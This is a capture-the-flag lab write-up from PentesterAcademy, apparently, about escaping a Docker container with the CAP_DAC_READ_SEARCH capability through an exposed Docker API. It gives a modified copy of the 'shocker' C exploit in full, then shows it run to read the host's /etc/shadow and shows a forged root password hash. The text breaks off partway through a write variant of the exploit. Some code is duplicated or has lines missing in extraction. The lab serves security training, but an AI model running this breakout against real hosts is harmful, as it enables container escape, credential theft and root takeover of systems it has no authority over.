

ATTACK

DEFENSE

by PentesterAcademy

Name	Leveraging Running Container
URL	https://attackdefense.com/challengedetails?cid=1538
Type	Docker Security : Docker Firewall

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Leverage a running container, escalate to the root user on the host machine and retrieve the flag!

Solution:

Step 1: Check the running containers.

Command: docker ps

```
student@localhost:~$  
student@localhost:~$ docker ps  
Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docker daemon running?  
student@localhost:~$  
student@localhost:~$
```

The docker client is unable to connect to the unix socket.

Step 2: Check the open tcp ports.

Command: netstat -tnlp

```
student@localhost:~$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::2375                 :::*                     LISTEN      -
tcp6       0      0 :::22                   :::*                     LISTEN      -
student@localhost:~$
```

Conventionally Docker daemon is configured to listen on port 2375 for API requests sent over unencrypted connections. Whereas 2376 is used for encrypted connections.

Step 3: Verify if the port 2375 is being used by the docker daemon.

Command: curl localhost:2375/version

```
student@localhost:~$
student@localhost:~$ curl localhost:2375/version
{"Platform":{"Name":"Docker Engine - Community"},"Components":[{"Name":"Engine","Version":"19.03.1","Details":{"ApiVersion":"1.40","Architecture":"amd64","BuildTime":"2019-07-25T21:19:41.000000000+00:00","Experimental":"false","GitCommit":"74b1e89","GoVersion":"go1.12.5","KernelVersion":"5.0.0-20-generic","MinAPIVersion":"1.12","Os":"linux"}},{"Name":"containerd","Version":"1.2.6","Details":{"GitCommit":"894b81a4b802e4eb2a91d1ce216b8817763c29fb"}},{"Name":"runc","Version":"1.0.0-rc8","Details":{"GitCommit":"425e105d5a03fabd737a126ad93d62a9e0e87f"}},{"Name":"docker-init","Version":"0.18.0","Details":{"GitCommit":"fec3683"}},{"Version":"19.03.1","ApiVersion":"1.40","MinAPIVersion":"1.12","GitCommit":"74b1e89","GoVersion":"go1.12.5","Os":"linux","Arch":"amd64","KernelVersion":"5.0.0-20-generic","BuildTime":"2019-07-25T21:19:41.000000000+00:00"}]}
student@localhost:~$
```

Output confirms that the Docker daemon is listening on TCP port 2375.

Step 4: Configure docker client to use the TCP Socket and check the running containers.

Commands:

```
export DOCKER_HOST="tcp://localhost:2375"
docker ps
```

```
student@localhost:~$
student@localhost:~$ export DOCKER_HOST="tcp://localhost:2375"
student@localhost:~$
student@localhost:~$
student@localhost:~$ docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
44a1c5ed1c4a	modified-ubuntu	"/startup.sh"	56 seconds ago	Up 47 seconds		elated_tu

```
student@localhost:~$
```

A container is running of the image modified-ubuntu.

Step 5: Exec into the running container and check the capabilities provided to the container.

Commands:


```
docker exec -it 40167b0d71e2 bash
```

```
capsh --print
```

```
student@localhost:~$  
student@localhost:~$ docker exec -it 40167b0d71e2 bash  
root@40167b0d71e2:~#  
root@40167b0d71e2:~#  
root@40167b0d71e2:~# capsh --print  
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_r  
aw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip  
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_ne  
t_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap  
Securebits: 00/0x0/1'b0  
secure-noroot: no (unlocked)  
secure-no-suid-fixup: no (unlocked)  
secure-keep-caps: no (unlocked)  
uid=0(root)  
gid=0(root)  
groups=  
root@40167b0d71e2:~#
```


The container has CAP_DAC_READ_SEARCH and CAP_DAC_OVERRIDE capability. As a result, the container can bypass file read and write permission checks on any file.

Step 6: Search on google “cap_dac_read_search docker breakout” and look for publically available exploits.



The screenshot shows a web browser with three tabs: 'root@72d8adc8c52b: ~ | Attack...', 'cap_dac_read_search docker bre...', and 'Docker breakout exploit analysis'. The address bar shows a Google search URL. The search bar contains the text 'cap_dac_read_search docker breakout'. Below the search bar, there are links for 'All', 'Images', 'Videos', 'News', 'Shopping', 'More', 'Settings', and 'Tools'. The search results show 'About 308 results (0.34 seconds)'. The first result is 'Docker breakout exploit analysis - Jen Andre - Medium' with a link to 'https://medium.com > docker-breakout-exploit-analysis-a274fff0e6b3'. The second result is 'Recreating a Docker container breakout with nsjail | Mick's Mix' with a link to 'https://micksmix.wordpress.com > 2018/03/01 > recreating-a-docker-conta...'. The third result is 'Mar 1, 2018 - This meant that a user running code within a Docker container could ... CAP_DAC_READ_SEARCH instructs nsjail to enable this capability for ...'.

Click on the first result.



The screenshot shows a web browser with several tabs open. The active tab is a Medium article titled "Docker breakout exploit analysis" by Jen Andre, published on June 19, 2014. The article's subtitle is "a summary and line by line overview". The article text begins with "Recently, an interesting Docker exploit was posted (<http://stealth.openwall.net/xSports/shocker.c>) that demonstrates an information leak where a Docker container can access some privileged filesystem data where it shouldn't. As I was just discussing the relative merits of using Docker, and how security is often quoted as one of them, I thought it would be interesting to dissect exactly how this exploit works by looking at a bit of the code." The text continues with "The core problem is misconfigured permissions (CAP_DAC_READ_SEARCH) that are granted to the container process, and illustrates how container-level virtualization can be tricky to configure. To be fair, this isn't necessarily a Docker specific problem (it could be any misconfigured container), and it should also be pointed out that this was fixed in Docker 1.0.0."

root@72d8adc8c52b: ~ | Attack | x | cap_dac_read_search docker bre | x | M Docker breakout exploit analysis | x | stealth.openwall.net/xSports/sho | x | +

medium.com/@fun_cuddles/docker-breakout-exploit-analysis-a274fff0e6b3

M

Become a member Sign in Get started

Docker breakout exploit analysis

a summary and line by line overview

Jen Andre Follow
Jun 19, 2014 · 6 min read

Recently, an interesting Docker exploit was posted (<http://stealth.openwall.net/xSports/shocker.c>) that demonstrates an information leak where a Docker container can access some privileged filesystem data where it shouldn't. As I was just discussing the relative merits of using Docker, and how security is often quoted as one of them, I thought it would be interesting to dissect exactly how this exploit works by looking at a bit of the code.

The core problem is misconfigured permissions (CAP_DAC_READ_SEARCH) that are granted to the container process, and illustrates how container-level virtualization can be tricky to configure. To be fair, this isn't necessarily a Docker specific problem (it could be any misconfigured container), and it should also be pointed out that this was fixed in Docker 1.0.0.

The blog contains details about how the breakout exploit work. The link to the exploit code is also provided on the web page.

Exploit Link: <http://stealth.openwall.net/xSports/shocker.c>

```

/* shocker: docker PoC VMM-container breakout (C) 2014 Sebastian Krahmer
 *
 * Demonstrates that any given docker image someone is asking
 * you to run in your docker setup can access ANY file on your host,
 * e.g. dumping hosts /etc/shadow or other sensitive info, compromising
 * security of the host and any other docker VM's on it.
 *
 * docker using container based VMM: Sebarate pid and net namespace,
 * stripped caps and RO bind mounts into container's /. However
 * as its only a bind-mount the fs struct from the task is shared
 * with the host which allows to open files by file handles
 * (open_by_handle_at()). As we thankfully have dac_override and
 * dac_read_search we can do this. The handle is usually a 64bit
 * string with 32bit inodenum inside (tested with ext4).
 * Inode of / is always 2, so we have a starting point to walk
 * the FS path and brute force the remaining 32bit until we find the
 * desired file (It's probably easier, depending on the fhandle export
 * function used for the FS in question: it could be a parent inode# or
 * the inode generation which can be obtained via an ioctl).
 * [In practise the remaining 32bit are all 0 :]
 *
 * tested with docker 0.11 busybox demo image on a 3.11 kernel:
 *
 * docker run -i busybox sh
 *
 * seems to run any program inside VMM with UID 0 (some caps stripped); if
 * user argument is given, the provided docker image still
 * could contain +s binaries, just as demo busybox image does.
 *
 * PS: You should also seccomp kexec() syscall :)
 * PPS: Might affect other container based compartments too
 *
 * $ cc -Wall -std=c99 -O2 shocker.c -static
 */

#define _GNU_SOURCE
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

```

The explanation regarding how the exploit works is mentioned on top of the web page.

For the exploit to work a file should be mounted on the container. The exploit code checks for the presence of mounted file “.dockerinit” on the container and by leveraging the CAP_DAC_READ_SEARCH capability, the exploit code reads the file content of the host filesystem.

Step 7: Check whether “.dockerinit” file exists on the container.

Command: find / -name .dockerinit 2>/dev/null


```

root@40167b0d71e2:~#
root@40167b0d71e2:~# find / -name .dockerinit 2>/dev/null
root@40167b0d71e2:~#
root@40167b0d71e2:~#

```

The “.dockerinit” file does not exist on the container.

Step 8: Identify the files which are mounted on the container.

Command: mount

```

root@40167b0d71e2:~# mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/1/DJXFWGCD2735C7Z46CVF7JKMKM:/var/lib/docker/overlay2/1/WNST
YGVDJBY67C5UR23RSYC3II:/var/lib/docker/overlay2/1/MIHN3UPY3SHMMJN4BHVR5VQOR:/var/lib/docker/overlay2/1/NWS62FIYTKAAXH70UZLZH260YS:/v
ar/lib/docker/overlay2/1/OGUONSVFCDE22YUI0AWBSLW44:/var/lib/docker/overlay2/1/WFMGRV5LTAHVQIAJW5XIGX5EZ:/var/lib/docker/overlay2/1/
WSNAIU2NL3D7YUVMZDZHHRLJRL3:/var/lib/docker/overlay2/1/UACEY5FDCMIFYAN63NIKEPWOPG:/var/lib/docker/overlay2/1/GDJPNEBVJMS3BMAB76QAT7XOH
3:/var/lib/docker/overlay2/1/K7YHCCHWKUTTX7ZMZZUJIWHFUQ:/var/lib/docker/overlay2/1/RWZ34GP6UEAKWFWL6RHF5FEZW:/var/lib/docker/overlay
2/1/VD0G5DVTXPPJSD0HNY6RV4R7N:/var/lib/docker/overlay2/1/L3T7HTB4V3DXKD3CH4VBF6MIPB,upperdir=/var/lib/docker/overlay2/3cd31ae6dd40b3
a47fc2d733f778b3f882b00e1c105c08c27ba789a8b44e0008/diff,workdir=/var/lib/docker/overlay2/3cd31ae6dd40b3a47fc2d733f778b3f882b00e1c105c
08c27ba789a8b44e0008/work,xino=off)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (ro,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset,clone_children)
cgroup on /sys/fs/cgroup/rdma type cgroup (ro,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (ro,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/sda on /etc/resolv.conf type ext4 (rw,relatime)

/dev/sda on /etc/hostname type ext4 (rw,relatime)
/dev/sda on /etc/hosts type ext4 (rw,relatime)
proc on /proc/bus type proc (ro,relatime)
proc on /proc/fs type proc (ro,relatime)
proc on /proc/irq type proc (ro,relatime)
proc on /proc/sys type proc (ro,relatime)
proc on /proc/sysrq-trigger type proc (ro,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/sched_debug type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (ro,relatime)
tmpfs on /sys/firmware type tmpfs (ro,relatime)
root@40167b0d71e2:~#

```

/etc/hostname, /etc/hosts and /etc/resolv.conf files are mounted on the container.

Step 9: Modify the exploit code to look for /etc/hostname file instead of “.dockerinit” file. Modify the exploit code to read two arguments from the command line. The first argument will be file to read, the second argument will be the location of the file where the content of the read file will be stored.

Modified Exploit:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>
```

```
struct my_file_handle {
    unsigned int handle_bytes;
    int handle_type;
    unsigned char f_handle[8];
};
```

```
void die(const char *msg)
{
    perror(msg);
    exit(errno);
}
```

```
void dump_handle(const struct my_file_handle *h)
{
```



```

fprintf(stderr, "[*] #=%d, %d, char nh[] = {", h->handle_bytes,
        h->handle_type);
for (int i = 0; i < h->handle_bytes; ++i) {
    fprintf(stderr, "0x%02x", h->f_handle[i]);
    if ((i + 1) % 20 == 0)
        fprintf(stderr, "\n");
    if (i < h->handle_bytes - 1)
        fprintf(stderr, ", ");
}
fprintf(stderr, "};\n");
}

```

```

int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
*oh)
{
    int fd;
    uint32_t ino = 0;
    struct my_file_handle outh = {
        .handle_bytes = 8,
        .handle_type = 1
    };
    DIR *dir = NULL;
    struct dirent *de = NULL;

    path = strchr(path, '/');

    // recursion stops if path has been resolved
    if (!path) {
        memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
        oh->handle_type = 1;
        oh->handle_bytes = 8;
        return 1;
    }
    ++path;
    fprintf(stderr, "[*] Resolving '%s'\n", path);

    if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
        die("[-] open_by_handle_at");
}

```

```

if ((dir = fdopendir(fd)) == NULL)
    die("[!] fdopendir");

for (;;) {
    de = readdir(dir);
    if (!de)
        break;
    fprintf(stderr, "[*] Found %s\n", de->d_name);
    if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
        fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
        ino = de->d_ino;
        break;
    }
}

fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");

if (de) {
    for (uint32_t i = 0; i < 0xffffffff; ++i) {
        outh.handle_bytes = 8;
        outh.handle_type = 1;
        memcpy(outh.f_handle, &ino, sizeof(ino));
        memcpy(outh.f_handle + 4, &i, sizeof(i));

        if ((i % (1<<20)) == 0)
            fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
        if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
            closedir(dir);
            close(fd);
            dump_handle(&outh);
            return find_handle(bfd, path, &outh, oh);
        }
    }
}

closedir(dir);
close(fd);

```

```

        return 0;
    }

int main(int argc, char* argv[])
{
    char buf[0x1000];
    int fd1, fd2;
    struct my_file_handle h;
    struct my_file_handle root_h = {
        .handle_bytes = 8,
        .handle_type = 1,
        .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
    };

    fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014      [***]\n"
        "[***] The tea from the 90's kicks your sekurity again.      [***]\n"
        "[***] If you have pending sec consulting, I'll happily [***]\n"
        "[***] forward to my friends who drink security-tea too!      [***]\n\n<enter>\n");

    read(0, buf, 1);

    // get a FS reference from something mounted in from outside
    if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
        die("[-] open");

    if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
        die("[-] Cannot find valid handle!");

    fprintf(stderr, "[!] Got a final handle!\n");
    dump_handle(&h);

    if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
        die("[-] open_by_handle");

    memset(buf, 0, sizeof(buf));
    if (read(fd2, buf, sizeof(buf) - 1) < 0)
        die("[-] read");
}

```



```
printf("Success!!\n");

FILE *fptr;
fptr = fopen(argv[2], "w");
fprintf(fptr,"%s", buf);
fclose(fptr);

close(fd2); close(fd1);

return 0;
}
```

Save the above exploit code as “read_files.c”

```
root@40167b0d71e2:~# cat read_files.c
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>

struct my_file_handle {
    unsigned int handle_bytes;
    int handle_type;
    unsigned char f_handle[8];
};

void die(const char *msg)
{
    perror(msg);
    exit(errno);
}

{
    fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
        h->handle_type);
    for (int i = 0; i < h->handle_bytes; ++i) {
        fprintf(stderr,"0x%02x", h->f_handle[i]);
        if ((i + 1) % 20 == 0)
            fprintf(stderr,"\n");
        if (i < h->handle_bytes - 1)
            fprintf(stderr," ");
    }
    fprintf(stderr,"};\n");
}
```

```

int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle *oh)
{
    int fd;
    uint32_t ino = 0;
    struct my_file_handle outh = {
        .handle_bytes = 8,
        .handle_type = 1
    };
    DIR *dir = NULL;
    struct dirent *de = NULL;

    path = strchr(path, '/');

    // recursion stops if path has been resolved
    if (!path) {
        memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
        oh->handle_type = 1;
        oh->handle_bytes = 8;
        return 1;
    }
    ++path;
    fprintf(stderr, "[*] Resolving '%s'\n", path);

    if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
        die("[-] open_by_handle_at");

    if ((dir = fdopendir(fd)) == NULL)
        die("[-] fdopendir");

```

```

    for (;;) {
        de = readdir(dir);
        if (!de)
            break;
        fprintf(stderr, "[*] Found %s\n", de->d_name);
        if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
            fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
            ino = de->d_ino;
            break;
        }
    }

    fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");

    if (de) {
        for (uint32_t i = 0; i < 0xffffffff; ++i) {
            outh.handle_bytes = 8;
            outh.handle_type = 1;
            memcpy(outh.f_handle, &ino, sizeof(ino));
            memcpy(outh.f_handle + 4, &i, sizeof(i));

            if ((i % (1<<20)) == 0)
                fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
            if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                closedir(dir);
                close(fd);
                dump_handle(&outh);
                return find_handle(bfd, path, &outh, oh);
            }
        }
    }

```

```

    }
}

closedir(dir);
close(fd);
return 0;
}

int main(int argc, char* argv[])
{
    char buf[0x1000];
    int fd1, fd2;
    struct my_file_handle h;
    struct my_file_handle root_h = {
        .handle_bytes = 8,
        .handle_type = 1,
        .f_handle = {0x02, 0, 0, 0, 0, 0, 0, 0}
    };

    fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014          [***]\n"
        "[***] The tea from the 90's kicks your sekurity again.          [***]\n"
        "[***] If you have pending sec consulting, I'll happily            [***]\n"
        "[***] forward to my friends who drink security-tea too!          [***]\n\n<center>\n");

    read(0, buf, 1);

    // get a FS reference from something mounted in from outside

```

```

    // get a FS reference from something mounted in from outside
    if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
        die("[+] open");

    if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
        die("[+] Cannot find valid handle!");

    fprintf(stderr, "[!] Got a final handle!\n");
    dump_handle(&h);

    if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
        die("[+] open_by_handle");

    memset(buf, 0, sizeof(buf));
    if (read(fd2, buf, sizeof(buf) - 1) < 0)
        die("[+] read");

    printf("Success!!\n");

    FILE *fptr;
    fptr = fopen(argv[2], "w");
    fprintf(fptr, "%s", buf);
    fclose(fptr);

    close(fd2); close(fd1);

    return 0;
}

```

Step 10: Compile the c code.

Command: gcc read_files.c -o read_files


```

root@40167b0d71e2:~#
root@40167b0d71e2:~# gcc read_files.c -o read_files
read_files.c: In function 'find_handle':
read_files.c:66:19: warning: implicit declaration of function 'open_by_handle_at' [-Wimplicit-function-declaration]
    if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
                  ^~~~~~
root@40167b0d71e2:~#
root@40167b0d71e2:~#

```

Step 11: Execute the binary and read the content of /etc/shadow file.

Command: `./read_files /etc/shadow shadow`

```

root@40167b0d71e2:~# ./read_files /etc/shadow shadow
[***] docker VMM-container breakout Po(C) 2014 [***]
[***] The tea from the 90's kicks your sekurity again. [***]
[***] If you have pending sec consulting, I'll happily [***]
[***] forward to my friends who drink secury-tea too! [***]

<enter>

[*] Resolving 'etc/shadow'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found tmp
[*] Found bin
[*] Found usr
[*] Found proc
[*] Found var
[*] Found run
[*] Found media
[*] Found etc
[+] Match: etc ino=8195
[*] Brute forcing remaining 32bit. This can take a while...
[*] (etc) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x03, 0x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[*] Resolving 'shadow'
[*] Found vim
[*] Found pam.d
[*] Found security

[*] Found machine-id
[*] Found X11
[*] Found rmt
[*] Found ld.so.conf.d
[*] Found ucf.conf
[*] Found shadow
[+] Match: shadow ino=810
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x2a, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x2a, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@40167b0d71e2:~#

```

The content of /etc/shadow of the host file system was retrieved successfully.

Step 12: Check the content of the shadow file created by the exploit.

Command: cat shadow

```
root@40167b0d71e2:~# cat shadow
root:$6$zNitwS4S$Q6jtX.U4SXwYluAjSJgIGf0qFjpGwu62Ey90Kpgq8P9VbMNURoh8ht1xc.CuMviwf5dsDNCo4htp0xiHW/DyD1:18226:0:99999:7:::
daemon*:18124:0:99999:7:::
bin*:18124:0:99999:7:::
sys*:18124:0:99999:7:::
sync*:18124:0:99999:7:::
games*:18124:0:99999:7:::
man*:18124:0:99999:7:::
lp*:18124:0:99999:7:::
mail*:18124:0:99999:7:::
news*:18124:0:99999:7:::
uucp*:18124:0:99999:7:::
proxy*:18124:0:99999:7:::
www-data*:18124:0:99999:7:::
backup*:18124:0:99999:7:::
list*:18124:0:99999:7:::
irc*:18124:0:99999:7:::
gnats*:18124:0:99999:7:::
nobody*:18124:0:99999:7:::
systemd-network*:18124:0:99999:7:::
systemd-resolve*:18124:0:99999:7:::
syslog*:18124:0:99999:7:::
messagebus*:18124:0:99999:7:::
_apt*:18124:0:99999:7:::
student!:18142:::
sshd*:18207:0:99999:7:::
dnsmasq*:18207:0:99999:7:::
lxc-dnsmasq!:18207:0:99999:7:::
root@40167b0d71e2:~#
```

Step 13: Use openssl to generate a password entry.

Command: openssl passwd -1 -salt abc password

```
root@40167b0d71e2:~#
root@40167b0d71e2:~# openssl passwd -1 -salt abc password
$1$abc$BXBqpb9BZcZhXLgbee.0s/
root@40167b0d71e2:~#
root@40167b0d71e2:~#
```

Step 14: Modify the root hash in the shadow file.

Command: vim shadow

```
root:$1$abc$BxBqpb9BZcZhXLgbee.0s/!18226:0:99999:7:::
daemon*:18124:0:99999:7:::
bin*:18124:0:99999:7:::
sys*:18124:0:99999:7:::
sync*:18124:0:99999:7:::
games*:18124:0:99999:7:::
man*:18124:0:99999:7:::
lp*:18124:0:99999:7:::
mail*:18124:0:99999:7:::
news*:18124:0:99999:7:::
```

Step 15: Modify the exploit code to read the content of the file passed in the second argument and write content to the file name passed in the first argument.

Modified Exploit Code:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>
```

```
struct my_file_handle {
    unsigned int handle_bytes;
    int handle_type;
    unsigned char f_handle[8];
